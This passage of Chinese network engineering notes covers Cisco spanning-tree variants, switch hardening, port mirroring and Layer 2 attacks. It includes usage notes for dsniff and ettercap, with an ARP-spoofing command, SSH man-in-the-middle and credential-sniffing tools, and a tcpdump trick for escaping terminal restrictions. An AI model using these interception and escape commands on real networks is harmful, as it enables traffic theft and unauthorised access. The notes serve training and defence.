
在拓扑处于稳定的状态下， 以及拓扑同步和变更的过程中， 都会出现这种端口状态。会阻止传输数据帧的行为， 因此它可以“阻断”二层的环路。

学习（ Learning）

在拓扑稳定的状态下才， 以及拓扑同步和变更的过程中都会出现这种状态。此状态会帧， 并用它填充MAC表， 以对未知单播数据帧的泛洪行为进行限制。

转发（ Forwarding）

只有拓扑处于稳定的工作状态时才会出现此状态。转发状态的交换机端口会判断拓扑当拓扑发生变化后或者在拓扑同步时， 只有在完成了提议和达成协议的进程之后， 数开始转发。



QQ群：632167235

说明：

1. 根交换机和交换机A建立一条新连接， 这时两端端口都会进入阻塞状态；
2. 当指定端口处于丢弃或学习状态时， 它发送的BPDU便会将proposal（ 提议） 位置位， 根网桥p0端口就在发送这样的包；
3. 交换机A收到更优的信息， 立刻意识到p1是一个新的根端口， 于是便会阻塞指定端口， 以证实所有端口实现了同步；
4. 交换机A取消p1端口的阻塞状态， 并向根发送一个许可（ agreement） 消息。这个消息是对提议BPDU的复制， 只不过改了标志位， 这可以确保端口p0清楚地了解这个许可消息是对那个提议消息的相应；
5. p0收到许可消息， 立即过渡到转发状态；
6. 根开始向它的邻居提议， 并尝试快速过度到转发状态。提议许可机制的速度之所以很快是因为它并不依赖于任何的计时器；
7. 如果p0在发送了提议消息之后没有收到许可消息， 则会进入传统的802.1D侦听、学习过程。在远端交换机无法理解RSTP BPDU时就会出现这种情况；
8. 当一个网桥失去它的根端口， 它就会将其最优的替代端口直接过渡到转发模式。

RSTP拓扑变更机制

只有在非边缘端口进入转发状态的情况下才会导致拓扑变更， 此时发起拓扑变化的网桥会在整个网络泛洪拓扑变化消息， 不许等待根网桥发送TC BPDU。

当 **RSTP**网桥检测到拓扑便更的时候， 它会执行下列行为：

1. 在必要的情况下， RSTP网桥会启动TC While计时器， 它的数值等于所有非边缘指定端口及其根端口

hello时间的2倍。TC While计时器是RSTP网桥主动通知网络中其他网桥拓扑发送变化所需要的时间间隔。

1. RSTP网桥清除与所有非边缘端口相关联的MAC地址。
2. 一旦在端口上运行TC While计时器， 那么设置了TC比特位的端口就会发出BPDU。当计时器处于活动状态时， 网桥甚至会在根端口上发送BPDU。


当网桥从邻居收到具有 **TC**比特位的 **BPDU**时 ， 它会执行下列行为：

1. 网桥清除除收到拓扑变更端口之外端口上学到的MAC地址。
2. 网桥启动TC While计时器， 并在它所有的指定端口和根端口上发送TC比特位的BPDU数据包； 除非通知老式设备， 否则不需要发送TCN BPDU。

案例说明

图示：

166/990



QQ群：632167235

说明：

假设网桥A和根桥之间已经存在一条经过C、D的非直连链路， 现在在它们之间加了一条直连链路。大部分过程与802.1D相同。

1. 网桥A和根网桥之间链路的端口进入指定阻塞状态， 此时， 网桥A和根交换机之间会进行协商。一旦接收到根的BPDU， 网桥A就会阻塞非边缘指定端口， 这个过程成为同步。
2. 在完成同步后， 网桥A就会明确授权根网桥将其端口过渡到转发状态。
3. 当交换机阻塞它的非边缘指定端口时， 交换机A和根网桥之间的链路就会进入转发状态。
4. 交换机A继续向下转发根网桥BPDU， 同步过程继续向下进行。在此过程中， 没有使用任何计时器。

RSTP引入的唯一的新机制是： 交换机可以在其新的根端口上发送确认消息， 以授权其立刻过渡到转发状态， 并绕过会产生双倍转发延迟的侦听和学习阶段。

PVRST+网桥标识符

使用生成树要求所有交换机都有一个独立的BID， 在802.1D标准中， BID由网桥优先级和MAC地址组成，

所有VLAN都由一个CST来代表。由于PVST+和PVRST+需要为每个VLAN运行一个独立的生成树实例， 因此就需要通过BID字段来承载VLAN ID（ VID） 。

新的桥 **ID**组成：

+--------------+----------------+---------------+

| 桥优先级 4bit | 扩展系统ID 12bit | MAC地址 48bit |

+--------------+----------------+---------------+

* 桥优先级： 为4096的倍数。
* 扩展系统 **ID**： 承载VLAN号， 真正的桥优先级需要加上扩展系统ID。
* **MAC**地址： 交换机背板MAC地址。

配置PVRST+

与802.1D兼容性

RSTP可以和传统的STP一起工作， 但是快速收敛优势无法体现。

每个端口都会维护一个变量， 这个变量定义了运行在对应网段上的协议。如果端口在连续两个hello时间内连续收到与其当前操作模式不对应的BPDU， 则会进入其他的STP模式。

Cisco生成树模式配置

Cisco交换机支持下列三类生成树：

* PVST+
* PVRST+
* MST

默认的生成树是PVST+。

167/990

spanning-tree mode rapid-pvst spanning-tree vlan 2 root primary spanning-tree vlan 3 root secondary

QQ群：632167235

PortFast

生成树PortFast能够使得被配置为二层Access端口的接口立即进入转发状态， 绕过侦听和学习状态， 并且还能抑制拓扑变更通告（ TCN） 。

启用PortFast的优势在于能够防止DHCP超时的问题。

配置PortFast

接口模式下启用PortFast特性：

**#spanning-tree portfast**

全局开启PortFast特性：

**#spanning-tree portfast default**

宏命令配置主机接口， 会禁用EtherChannel和Trunk， 并启用STP PortFast：

**#switchport host**

查看配置：

**#show spanning-tree interface f0/1 portfast**

**4.2.4 MST**

MST最主要的目的是降低与网络的物理拓扑相匹配的生成树实例的总数， 进而降低交换机的CPU周期。

MST区域

术语“MST区域”是指一组相互连接， 并且具有相同MST配置的网桥。拥有不同MST配置的网桥或运行

* 1. D协议的传统网桥可以看作位于不同的MST区域中。

在802.1Q标准中， 多有实例都将映射到唯一公共的实例； 而在PVST+中， 每个VLAN都要承载各自实例的

BPDU（ 每个VLAN一个BPDU） 。

MST主要的改进就是它能够将多个VLAN映射到单个生成树实例中。然而这样在如何确定VLAN与实例之间的对应关系会产生问题。

每台运行 **MST**的交换机， 它们的 **MST**配置 中包括如下三个属性：

* + - 包含数字和字母的配置名称（ 32字节） 。
    - 配置修订号（ 2字节）
    - 一个包含4096个要素的表， 将4096个VLAN映射到给定实例。

为了成为公共MST区域的一部分， 交换机组必须共享相同的配置属性。

为了保证VLAN到实例的映射是一致的， 协议必须能够准确地识别区域的边界。因此， BPDU中也要包含区域特征。不过， 由于交换机只需要知道它们是否与邻接交换机位于相同的区域中， 因此它们并不会在BPDU 中传播准确的VLAN到实例的映射。交换机只需发送VLAN到实例映射表的摘要、配置修订号和名称。通过比较摘要可以确定区域边界。

MST使用RSPT， 每一个实例使用RSPT， 实例0为IST（ 内部生成树）。

MST的扩展系统ID

MST的扩展系统ID为MST的实例编号。

配置MST

查看配置：

**#show spanning-tree mst 1**

168/990

spanning-tree mode mst spanning-tree mst configuration name XYZ

revision 1

instance 1 vlan 11, 21, 31

instance 2 vlan 21, 22, 23 spanning-tree mst 1 root primary

QQ群：632167235

**#show spanning-tree mst interface f0/1 #show spanning-tree mst 1 detail #show spanning-tree summary**

**4.2.5** 生成树的增强

BPDU防护

BPDU防护（ BPDU Guard） 能够防止交换设备意外地连接到了本机启用PortFast特性的端口。

如果接口启用了STP PortFast特性， 当接口收到BPDU的时候， BPDU防护特性就会使其进入“err-disable”状态。

BPDU过滤

BPDU过滤（ BPDU Filter） 能够限制交换机不向启用PortFast特性的端口发送不必要的BPDU。

如果在全局启用 **BPDU**过滤特性， 它会有如下属性：

* 它会影响交换机上所有处于工作状态， 且没有单独在端口模式下配置BPDU过滤特性的PortFast端口。
* 如果这些端口收到了BPDU， 那么它们就不再处于PortFast状态， BPDU过滤特性也会被禁用， 同时该端口也会和交换机上的其他STP端口一样开始收发BPDU数据包。
* 在启动时， 端口会传输10个BPDU数据包， 如果这个端口在这段时间内收到了BPDU数据包， 那么该特性就会被禁用。

如果端口启用 **BPDU**过滤特性， 它会有如下属性：

* 端口会忽略其接收到的BPDU数据包。
* 不会发送任何BPDU数据包。

如果BPDU过滤和BPDU防护同时启用， 则BPDU防护不起作用。

根防护

根防火能够强制让接口成为指定端口， 进而防止接入端口上的交换机成为根交换机。如果网桥在启用了

根防护的端口上接收到了更优的BPDU， 那么端口就会进入“不一致根（ root-inconsistent）”的STP状态（ 等效于监听状态， 被阻塞）， 并且交换机也不会从这个端口转发流量。建议在所有接入交换机非根端口上配置。

当交换机不再收到更优的BPDU时， 端口就会取消阻塞， 经历正常的STP状态过渡。这个过程是自动进行的。

配置生成树的增强

全局启用BPDU防护：

**#spanning-tree portfast edge bpduguard default**

接口启用BPDU防护：

**#spanning-tree bpduguard enable**

全局启用BPDU过滤：

**#spanning-tree portfast bpdufilter default**

接口启用BPDU过滤：

**#spanning-tree bpdufilter enable**

接口启用根防护：

**#spanning-tree guard root**

**4.2.6** 避免转发环路和黑洞

环路防护

当某个交换机接口收不到BPDU时， 它将过渡到转发状态。如果是在单项链路上， 则会出现转发环路。

如果交换机在启用了环路防护特性的非指定端口上不再接收到BPDU， 那么此端口就会进入STP“不一致环路（ loop-inconsistent）”的阻塞状态。

当交换机重新收到BPDU时， 那么端口将根据收到的BPDU过渡到相应状态。这个过程是自动进行的。环路防护是以VLAN为基础来阻塞不一致端口的， 但它可以配置在Trunk等多种类型端口上。

管理员应当在所有非指定端口上启用环路防护特性， 而不仅仅在阻塞端口启用该特性。

169/990

QQ群：632167235

配置环路防护

接口启用环路防护： **#spanning-tree guard loop** 全局启用环路防护特性：

**#spanning-tree loopguard default**

查看配置：

**#show spanning-tree inconsistentports**

UDLD单项链路检测

UDLD是一个二层协议， 它会与一层机制协同工作来判断链路的物理状态。它使用的MAC为01-00-0c-cc-cc-

cc， 同时其SNAP（ 子网访问协议） HDLC（ 高级数据链路控制） 协议类型是0x0111.

在启用了UDLD的情况下， 交换机会定期地向邻居发送UDLD协议数据包， 并且期望在预设的计时器到期之前收到回应。如果超时， 则判断为单项链路， 并且关闭该接口。

UDLD数据包中包含了发送端口的设备ID、端口ID、邻居的设备ID和端口ID等信息， 而启用了UDLD的邻居设备也会发送同样的hello消息。如果两端设备都在各自端口上收到了对方发来的UDLD数据包， 那么链路就是双向的。

**UDLD**模式：

* 普通模式： 如果启用了UDLD的端口不能再从与其直连的设备那里收到UDLD消息， 那么这个端口状态为未确定（ undetermined） 状态。
* 积极模式： 此模式是对UDLD的一种变体， 当端口不再接收到UDLD数据包， 那么这种模式的UDLD就会与邻居重新建立连接关系， 在尝试8次都失败之后， 就会进入err-disable状态。

默认状态下在所有以太网光纤接口上为启用状态。

比较积极模式UDLD和环路防护

* 环路防护基于VLAN， 积极模式UDLD基于端口。
* 对于EtherChannel端口， 环路防护会阻塞EtherChannel所有端口， 积极模式UDLD只会禁用发生故障的端口。
* 环路防护无法识别交换机启动时的单向链路。如果交换机启动时是单项的， 那么该接口永远不会接收

BPDU， 并且不会成为指定端口。

配置UDLD

接口启用UDLD：

**#udld enable [aggressive]**

在所有光纤接口上全局启用udld：

**#udld {enable | aggressive}**

验证环路防护：

**#show spanning-tree interface f0/0 detail**

**4.3** 交换安全

**4.3.1** 嗅探欺骗

**4.3.1.1 dsniff**

arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host

-t： 目标地址

170/990

QQ群：632167235

host： 告诉目标地址host和本机的mac关联

-r： 双向欺骗

arpspoof -i eth0 -t 192.168.56.105 192.168.56.1 欺骗时每3s发送一次， 恢复时1s一次， 发送10次没法改变速度

dsniff [-c] [-d] [-m] [-n] [-i interface | -p pcapfile] [-s snaplen] [-f services] [-t trigger[,...]]] [-r|-w savefile] [expression]

-c： tcp半连接方式， 用于arpspoof方式下

-d： debug

-m： 自动判断协议

-p： 从抓包文件中解析

-t： 触发器， 23/tcp=telnet

expression： 过滤表达式

dnsspoof [-i interface] [-f hostsfile] [expression]

如果不指定-f或者experssion， 则所有解析均指向自己

filesnarf [-i interface | -p pcapfile] [[-v] pattern [expression]]

保存从NFS协议抓取的文件

macof [-i interface] [-s src] [-d dst] [-e tha] [-x sport] [-y dport] [-n times]

发送大量mac地址

-i interface： Specify the interface to send on.

-s src： Specify source IP address.

-d dst： Specify destination IP address.

-e tha： Specify target hardware address.

-x sport： Specify TCP source port.

-y dport： Specify TCP destination port.

-n times： Specify the number of packets to send.

mailsnarf [-i interface | -p pcapfile] [[-v] pattern [expression]]

嗅探邮件系统SMTP、POP协议

msgsnarf [-i interface | -p pcapfile] [[-v] pattern [expression]]

嗅探聊天软件消息

sshmitm [-d] [-I] [-p port] host [port]

ssh中间人攻击， 只支持V1

tcpkill [-i interface] [-1...9] expression

中断tcp连接

-1...9： 暴力中断的程度， 发多少中断包

tcpnice [-A] [-I] [-M] [-i interface] expression

tcp流量整形， 貌似没什么作用

urlsnarf [-n] [-i interface | -p pcapfile] [[-v] pattern [expression]]

urlsnarf的工作方式就象这个工具箱中的其他嗅探程序一样， 它是根据web url工作的。它将自己从http流量中嗅探到的任何url存储到一个日志文件中， 可以在以后对该日志文件进行分析。它是查看在局域网上浏览信息的最简便方法。

貌似没起作用

webspy [-i interface | -p pcapfile] host

主要是通过指定lan上主机ip地址， webspy是将嗅探从该主机发源的web流量。无论任何时候， 只要从这台主机进入特定的一个url， webspy都会在浏览器上加载相同的URL

**4.3.1.2 ettercap**

171/990

QQ群：632167235

通常需要关闭系统ip\_forward， ettercap会转发数据， 否则系统也会转发一次， 会被认为是攻击行为。两个目标地址没有源/目的的概念， 代表的是双向数据。

目标格式： MAC/IPs/PORTs（ 10.0.0.1-5;10.0.1.33） ， 如果系统启用IPV6功能为MAC//IP/port， 需要3个“/”。

ettercap需要root权限打开网络层套接字， 然后降权到nobody用户， 可以使用环境变量export EC\_UID=500指定降权到特定用户。

嗅探和攻击选项

-M： 选择方式， 偶尔管用， 有时不发欺骗包， 不知道为什么。

arp:[remote|oneway]： remote双向， oneway单项。icmp:mac/ip

dhcp:pool/mask/dns： 出错， 需要激活sniffing， 不知道。

-o --only-mitm： 仅进行中间人攻击， 不进行嗅探， 可以用其他工具抓包， 此时需要开启ip\_forward。

-f, --pcapfilter <FILTER>： 嗅探包过滤， 仅仅嗅探匹配的包， 使用格式。

-B, --bridge <IFACE>： 桥接模式， 需要指定两个网卡。

离线嗅探

-r, --read <FILE>： 读取pcap包

-w, --write <FILE>： 写入到pcap包

用户展示界面

-T, --text： 文本界面

-q, --quit： 安静模式， 可以将pcap包转换成ettercap log文件ettercap -Tq -L dumpfile -r pcapfile

-s, --script <COMMANDS>： 使用脚本命令， 就是按h健出现的帮助信息。s(x)表示延时多少秒才按下命令健。

-C， --curses： Ncurses based GUI

-G, --gtk

通用选项

-b, --broadcast： 处理广播地址的包。

-i, --iface <IFACE>

-I, --iflist

-A, --address <ADDRESS>： 当接口下有多个IP时， 指定一个地址。

-n, --netmask <NETMASK>： 当需要扫描子网段时指定更小的掩码。

-R： 目标为被排除的地址。

-t, --proto <PROTO>： 特定协议， tcp、udp、all， 默认tcp+udp。

-z： 静默模式， 不进行arp扫描。只选择第一个目标， 如果选择多个目标， 需要使用-j选项加载一个列表文件。

-p, --nopromisc

-S, --nosslmitm： 不进行证书伪装， 不嗅探ssl包。

-u, --unoffensive： 默认会自己转发数据包， 此选项会禁止此行为， 由kernel转发数据。可以启用一个进程不带-u选项， 多个进行带-u选项。

-j, --load-hosts <FILENAME>： 从文件中加载主机列表。

-k, --save-hosts <FILENAME>

-P, --plugin <PLUGIN>： 使用list参数列出插件。

-F, --filter <FILE>： 加载过滤器， 可以修改内容。由etterfilter编译成的二进制文件， 如果不启用可以在后面加上:0。

-W, --wifi-key <KEY>： 解密wifi包。

--wifi-key wep:128:p:secret

-a, --config <CONFIG>

--certificate <FILE>

--private-key <FILE>

可视化选项

-e, --regex <REGEX>： 输出匹配正则的包。

-V, --visual <FORMAT>： 输出格式， hex、ascii......

-d, --dns： 解析域名

-E, --ext-headers： 显示扩展头， 例如mac地址。

-Q, --superquiet： 不打印出用户名和密码， 仅仅记录到-L文件。

日志选项

-L, --log <LOGFILE>： 记录包到二进制文件。

172/990

QQ群：632167235

-l, --log-info <LOGFILE>： 仅仅记录被动信息和用户名密码， 记录到LOGFILE.eci文件。

-m, --log-msg <LOGFILE>： 记录输出信息， 常用于服务模式。

-c, --compress

-o, --only-local： 仅仅记录本地lan的主机。

-O, --only-remote

过滤器语法

if (conditions) { } func(args...);

search(DATA.data, "\x41\x42\x43")

if (tcp.src == 21 && search(DATA.data, "ettercap")) { }

if (ip.proto == UDP || ip.proto == TCP && tcp.src == 80) { } if (ip.proto == TCP && tcp.src == 80 || ip.proto == UDP) { } if (DATA.data + 20 == "ettercap" && ip.ttl > 16) { }

ip.ttl = 0xff;

DATA.data + 7 = "ettercap NG"; ip.ttl += 5;

脚本函数search(where, what) regex(where, regex)

pcre\_regex(where, pcre\_regex ... ) replace(what, with)

inject(what) #inject("./fake\_packet") log(what, where)

msg(message) drop()

kill()

exec(command) #exec("/bin/cat /tmp/foo >> /tmp/bar") exit()

过滤器转换命令

etterfilter filter.ecf -o filter.ef

* + 1. **MAC**地址泛洪攻击

概述

MAC泛洪会导致交换机CAM表溢出， 进而导致交换机向其他所有端口定期泛洪数据帧。

**MAC**泛洪会造成下列影响：

* + - * 交换机流量转发效率很低且流量巨大， 影响网络用户的传输速度。
      * 入侵设备可以连接到任意交换机端口， 并截获该接口平常无法收到的流量。

防御方式

端口安全

端口安全可以在交换机端口上限定一个具体的MAC地址或限定MAC地址的数量。交换机可以自动学习

MAC， 也可以手动配置MAC。粘性学习可以将自动学习到的地址转换为粘性安全（ Sticky Secure） 地址， 然后将配置添加到运行配置中。

当违反端口安全时， 交换机会有下列行为：

* 保护（ **Protect**） ： 丢弃从未授权地址发来的数据帧， 但不会为这个违规行为创建日志消息。
* 限制（ **Restrict**） ： 丢弃从未授权地址发来的数据帧， 创建日志消息并发送SNMP Trap消息。
* 关闭（ **Shutdown**） ： 交换机从一个端口收到未授权地址发来的数据帧后， 就会把这个端口置于err-

disabled状态， 记录日志并发送SNMP Trap消息。

配置端口安全

启用端口安全：

**sw port-security**

允许最大MAC地址数， 默认是1：

**sw port-security maximum 10**

173/990

QQ群：632167235

静态配置MAC：

**sw port-security mac-address <mac-address>**

禁止MAC接入的行为：

**sw port-security violation {shutdown|restrict|protect}**

配置老化时间， 默认不会老化： **sw port-security aging static** 配置粘性安全：

**sw port-security mac-address sticky**

静态绑定MAC地址， 其端口不能启用端口安全：

**mac-address-table static {mac} vlan {id} int|drop**

查看命令：

**show port-security [interface intf\_id] [address]**

单播泛洪

默认情况下， 交换机会泛洪未知MAC地址的数据包， 然而有些端口配置了确定的MAC地址， 就不必要在这个端口上泛洪数据包。

配置泛洪阻塞特性

可以限制单播和组播数据包， 接口模式下使用：

**sw block {unicast|multicast}**

风暴控制

当风暴控制开启了时， 交换机监视通过接口的包来交换总线和决定这个包是单播， 组播还是广播。交换机监视广播组播和单播的数目， 每1秒钟一次， 并且当某种类型流量的门限值到达了， 这种流量就会被丢弃了。这个门限以可被广播使用的总的可用带宽的百分比被指定。

可以使用以下命令配置风暴控制：

**storm-control multicast level 70.5**

**4.3.3 VLAN**攻击

DTP协商攻击

由于交换机默认为动态协商Trunk端口， 攻击者可以向交换机发送DTP帧， 交换机端口变为Trunk端口后默

认允许所有VLAN数据通过。

VLAN跳跃攻击

攻击者发送双层tag， 两个交换机之间需要满足以下条件之一：

* 两个交换机之间的VLAN必须和攻击者所处VLAN相同。
* 两个交换机之间为Trunk接口， 且允许攻击者所在VLAN的数据转发。

第一台交换机收到双层tag的数据包后， 会把第一层tag剥离， 由于交换机不识别带有第二层tag的数据包， 它认为这是没有tag的数据包， 因此会把它当成未知MAC地址的数据包， 向所有允许第一层tag通过的接口泛洪。

第二台交换机收到带有第二层tag的数据包后， 会按照tag转发给目的地。

防御方法

* 把所有未使用的端口设为Access端口， 且放在一个未使用VLAN中。
* 关闭所有未使用端口。
* Native VLAN与任何数据VLAN都不相同。
* 关闭DTP协商。
* 细化Trunk端口所需要的VLAN。
* 为native vlan打标记

**#vlan dot1q tag native**

**4.3.4 DHCP**攻击

174/990

QQ群：632167235

概述

可通过以下两步实施DHCP攻击：

1. 耗尽正常DHCP服务器的地址池。
2. 快速响应DHCP请求， 分配攻击地址参数。

防御方法

DHCP侦听特性可以防御这两类攻击， 它是基于端口安全的机制， 用来把交换机端口分为不可信端口和可

信端口， 前者连接终端用户， 后者连接DHCP服务器或另一台交换机。DHCP侦听只允许授权的DHCP服务器来应答DHCP请求并向客户端分发网络信息， 可信端口可以发起所有DHCP消息， 而不可信端口只能发起请求消息。

* 监听offer ack消息。
* 信任端口可以接收。
* 非信任端口丢弃这两个消息（ 默认）。
* 在请求消息中插入 option 字段。

配置DHCP侦听

全局启用DHCP侦听：

**ip dhcp snooping**

启用选项82， 在转发的DHCP请求数据中包含发出该消息的交换机源端口信息， 可选：

**ip dhcp snooping information option**

配置可信端口：

**ip dhcp snooping trust**

在不可信端口上限速， 防止DHCP耗竭攻击：

**ip dhcp snooping limit rate <rate>**

启用侦听：

**ip dhcp snooping vlan number <num>**

查看配置：

**show ip dhcp snooping**

配置示例：

**4.3.5 ARP**和**IP**欺骗

概述

通过随后的无故ARP应答覆盖之前的合法应答。

动态ARP检测（DAI）

DAI能够拦截并验证所有ARP请求和应答的合法性。它会拦截所有ARP应答， 并以MAC地址与IP地址绑定表

来验证它， 之后才会将合法应答转发到PC， 以更新PC的缓存。

DAI会根据由DHCP侦听特性建立的MAC地址与IP地址绑定的数据库来验证ARP数据包的合法性， 也可以根据用户配置的ARP ACL来验证ARP数据包。

管理员需要把所有Access端口配置为不可信端口， 并把连接其他交换机的端口配置为可信端口。路由器有代理arp， 与其连接的接口不应检测。

阻止非法和无故ARP

配置DAI

175/990

ip dhcp snooping

ip dhcp snooping vlan 17

no ip dhcp snooping information option #或在路由器接口上ip dhcp relay information trust interface f0/0

ip dhcp snooping trust

ip dhcp snooping limit rate 100

QQ群：632167235

配置示例：

**ip arp inspection vlan 10**

**ip arp inspection validate {[src-mac]|[dst-mac]|[ip]} interface g1/1**

**ip arp inspection trust**

静态绑定：

**arp access-list**

**ip arp inspection filter**

查看配置：

**show ip arp inspection interfaces show ip arp inspection vlan 10**

IP源防护

IP源防护可以预防恶意主机占用其邻居的IP地址发起网络攻击。它既可以通过DHCP侦听进行分发， 也可

以通过静态配置来实现。IP源防护特性通常应部署在接入层交换机的不可信端口上。

IP源防护可以与DHCP侦听特性配合， 当在DHCP侦听端口上配置了IP源防护， 在一开始时， 除了DHCP侦听程序捕获的DHCP数据包外， 该特性会阻塞端口上的所有IP流量， 直到客户端从DHCP服务器上收到合法的

IP地址， 或手动配置了IP地址。

IP源防护仅支持二层端口， 包括Access和Trunk端口。

**IP**源防护提供两个级别的 **IP**流量安全过滤 特性：

* 源 **IP**地址过滤： 根据IP地址进行流量过滤。
* 源 **IP**和 **MAC**地址过滤： IP和MAC地址都需要匹配。只能在交换端口上配置。

配置IPSG

**4.4** 镜像抓包

**4.4.1 tcpdump**

说明

针对TCP协议的首部标志：

S： SYN

176/990

ip dhcp snooping

ip dhcp snooping vlan 1,10

ip dhcp snooping verify mac-address #配置静态绑定

ip source binding 0000.0001.000b vlan 10 10.1.1.1 interface f0/0 interface f0/0

sw

sw mode access sw port-security

#port-security关键字为启用源IP和MAC绑定

ip verify source vlan dhcp-snooping port-security

QQ群：632167235

F： FIN R： RST P： PSH

.： 以上4位全为0

选项

**-A**： 将每个包打印成ASCII模式

**-B**： 设置缓冲区大小， KiB

**-c**： 抓取包的个数

**-C**： 每个包的大小， 将包拆分成多个

**-D**： 打印出可用接口

**-e**： 打印出链路层地址

**-E**： 解密ESP包

**-F**： 将文件内的内容作为过滤表达式

**-G**： 根据时间重新覆盖已生成的包

**-H**： 打印802.11s头信息

**-i**： 指定抓取接口

**-I**： 在无线接口上启用监控模式

**-j**： 设置时间表示方法

**-J**： 列出接口支持的表示方法

**-K**： 不检查校验和， 如果校验和交给硬件， 则所有发出的包校验都会错误

**-l**： 输出行缓存， 每收到一行就输出

**-L**： 列出接口支持的链路层类型

**-n**： 不对名称进行解析

**-N**： 只打印主机名， 不打印域名

**-p**： 不将接口设为混杂模式

**-P**： 设置抓取包的方向， in、out、inout

**-q**： 安静模式， 打印更少的东西

**-r**： 读取文件

**-S**： 打印绝对TCP序列号

**-s**： 抓取包的长度， 多余的被截断

**-T**： 将符合表达式的包解析成特定协议类型

**-t/tt/ttt/tttt/ttttt**： 打印时间戳类型

**-U**： 按行输出抓取的数据， 不需等到缓冲区满， 可以更快的打印数据

**-v/vv/vvv**： 打印抓取包的汇总， 打印更加详细的包信息

**-V**： 从文件中读取要读取的文件名

**-w**： 写出到文件， 配合-U可以立即写出

**-x/xx**： 将数据打印成16进制

**-X/XX**： 将数据打印成16进制和ASCII码

**-y**： 将收到的包设置为指定的链路类型

**-z**： 设置输出包的压缩格式， -z gzip， -z bzip2

**-Z**： 如果在root用户下使用， 使用-w写出的文件用户和组设为指定用户

限定词

dst host <host> src host <host> host <host>

ether dst <ehost> ether src <ehost> ether host <ehost>

gateway <host>

dst net <net> src net <net> net <net>

net <net> mask <netmask>

177/990

QQ群：632167235

net net/len

dst port <port> src port <port> port <port>

dst portrange <port1-port2> src portrange <port1-port2> portrange <port1-port2>

less <length> greater <length>

ip proto <protocol> ip6 proto <protocol> proto <protocol> tcp

udp icmp ip ip6 arp rarp stp

ip6 protochain <protocol> ip protochain <protocol>

ether broadcast ip broadcast ether multicast ip multicast

ip6 multicast

vlan mpls pppoed pppoes

proto[offset : len] #单位字节， 长度1、2、4

icmp[icmptype] icmp[icmpcode]

icmptype： icmp-echoreply, icmp-unreach, icmp-sourcequench, icmp-redirect, icmp-echo, icmp-routeradvert, icmp- routersolicit, icmp-timxceed, icmp-paramprob, icmp-tstamp, icmp-tstampreply, icmp-ireq, icmp-ireqreply, icmp- maskreq, icmp-maskreply.

tcp[tcpflags]

tcpflags： tcp-fin, tcp-syn, tcp-rst, tcp-push, tcp-ack, tcp-urg.

! not && and

|| or

示例

ip host <host> 等同于 ether proto \ip and host <host>

gateway <host> 等同于 ether host <ehost> and not host <host>

将vlan200封装到vlan100里面：

vlan 100 && vlan 200

178/990

QQ群：632167235

将IP封装到vlan300里， 再封装到其他vlan里：

vlan && vlan 300 && ip

MPLS标签内部为1024， 外部为1000： mpls 1000 && mpls 1024

二层组播地址：

ether[0] & 1 != 0

tcp[tcpflags] == tcp-syn

host helios and \( hot or ace \)

注意

例如ip proto <protocol>中如果使用协议名称， 则需要在协议名称前加“\”或者“\\”。在命令行中括号前需要加“\”。

-i any 抓的包的dlt格式是LINUX\_SLL， 在wireshark上看， 多2个FF字节， ethernet头显示为“Linux cooked

Capture”， 包直接重放的话， 会变成0xFFFF协议， 而不是0x0800协议。tcprewrite可以转换dlt格式

LINUX\_SLL==>EN10MB。

以下命令：

# **-n -i lo -G1 -w /dev/null -z ./runme.sh**

可以突破终端限制执行脚本。

**4.4.2 tshark**

wireshark的一部分。

# **tshark -r D:\DATA\1.cap -Y "ip.addr==199.59.243.120" -w E:\DATA\out\1.cap**

**4.4.3** 端口镜像

**4.4.3.1** 介绍

SPAN

如果目的端口没有配置Trunk封装方式， 交换机会在转发数据前将ISL或dot1q从数据帧中删除。如果源是

VLAN， 则不会镜像从此VLAN路由的数据包。

Cisco：

monitor session 1 source {int|vlan|cpu} {rx|tx|both}

monitor session 1 dest int {int} [encapsulation {dot1q|isl}] [ingress vlan {vlan}] interface g0/0/1

switchport

switchport monitor

Topsec:

network port-mirror filter add name f1

network port-mirror group add name pm1 dst-port eth11

179/990

QQ群：632167235

network port-mirror group add name pm1 src-port eth12 direction both network port-mirror group connect pm1 to f1

network port-mirror group start name pm1

RSPAN

RSPAN的VLAN需要大于1024， 在VTP Server上或域内所有交换机上配置RSPAN VLAN。

配置RSPAN：

vlan 200

remote-span

#f0/0收到流量重定向到vlan200 monitor session 1 source int f0/0 monitor session 1 des remote vlan 200

!

vlan 200

remote-span

#接收远程vlan200流量

monitor session 1 source remote vlan 200

#将接收到的流量重定向到f0/0， 可以接收vlan146的数据monitor session 1 dest int f0/0 ingress vlan 146

ERSPAN

ERSPAN（ 增强型远程SPAN） 可以跨越三层边界， 通过GRE来承载SPAN流量。

ERSPAN具有以下行为：

* 三层ERSPAN数据包的负载是复制的二层以太网帧， 其中包括ISL或802.1Q标签。
* ERSPAN会为每个复制的二层以太网数据帧添加50字节的头部， 并且替换末尾的4字节CRC。
* ERSPAN能够支持包含9202字节三层数据包的巨型帧， 如果复制的二层以太网帧长度大于9170字节（ 三层数据包9152字节） ， ERSPAN会把复制的二层帧截取尾部， 新建9202字节的ERSPAN三层数据包。

配置ERSPAN：

monitor session 66 type erspan-source

source interface g1/1

destination

ip address 10.1.1.2

origin ip address 10.1.1.1

erspan-id 111

no shutdown

!

monitor session 60 type erspan-destination

destination interface g1/1

source

ip address 10.1.1.2 #local address

erspan-id 111

no shutdown

# **show monitor**

捕捉数据

抓取特定源和目的的数据包：

access-list 101 permit ip host 10.1.1.1 host 10.1.1.2 access-list 101 permit ip host 10.1.1.2 host 10.1.1.1

!

vlan access-map bcmsnvacl

match ip address 101

action forward capture

180/990

QQ群：632167235

!

vlan filter bcmsnacl vlan-list 1 int g1/1

sw

sw capture allowed vlan 1

sw capture

# **show vlan access-map**

# **show vlan filter**

**4.4.3.2** 思科交换机

Catalyst 2900XL/3500XL/2950系列

此系列基于CLI， 常用命令为： port monitor

例如， F0/1和F0/2、F0/5同属VLAN1， F0/1监听F0/2、F0/5端口：

interface FastEthernet0/1

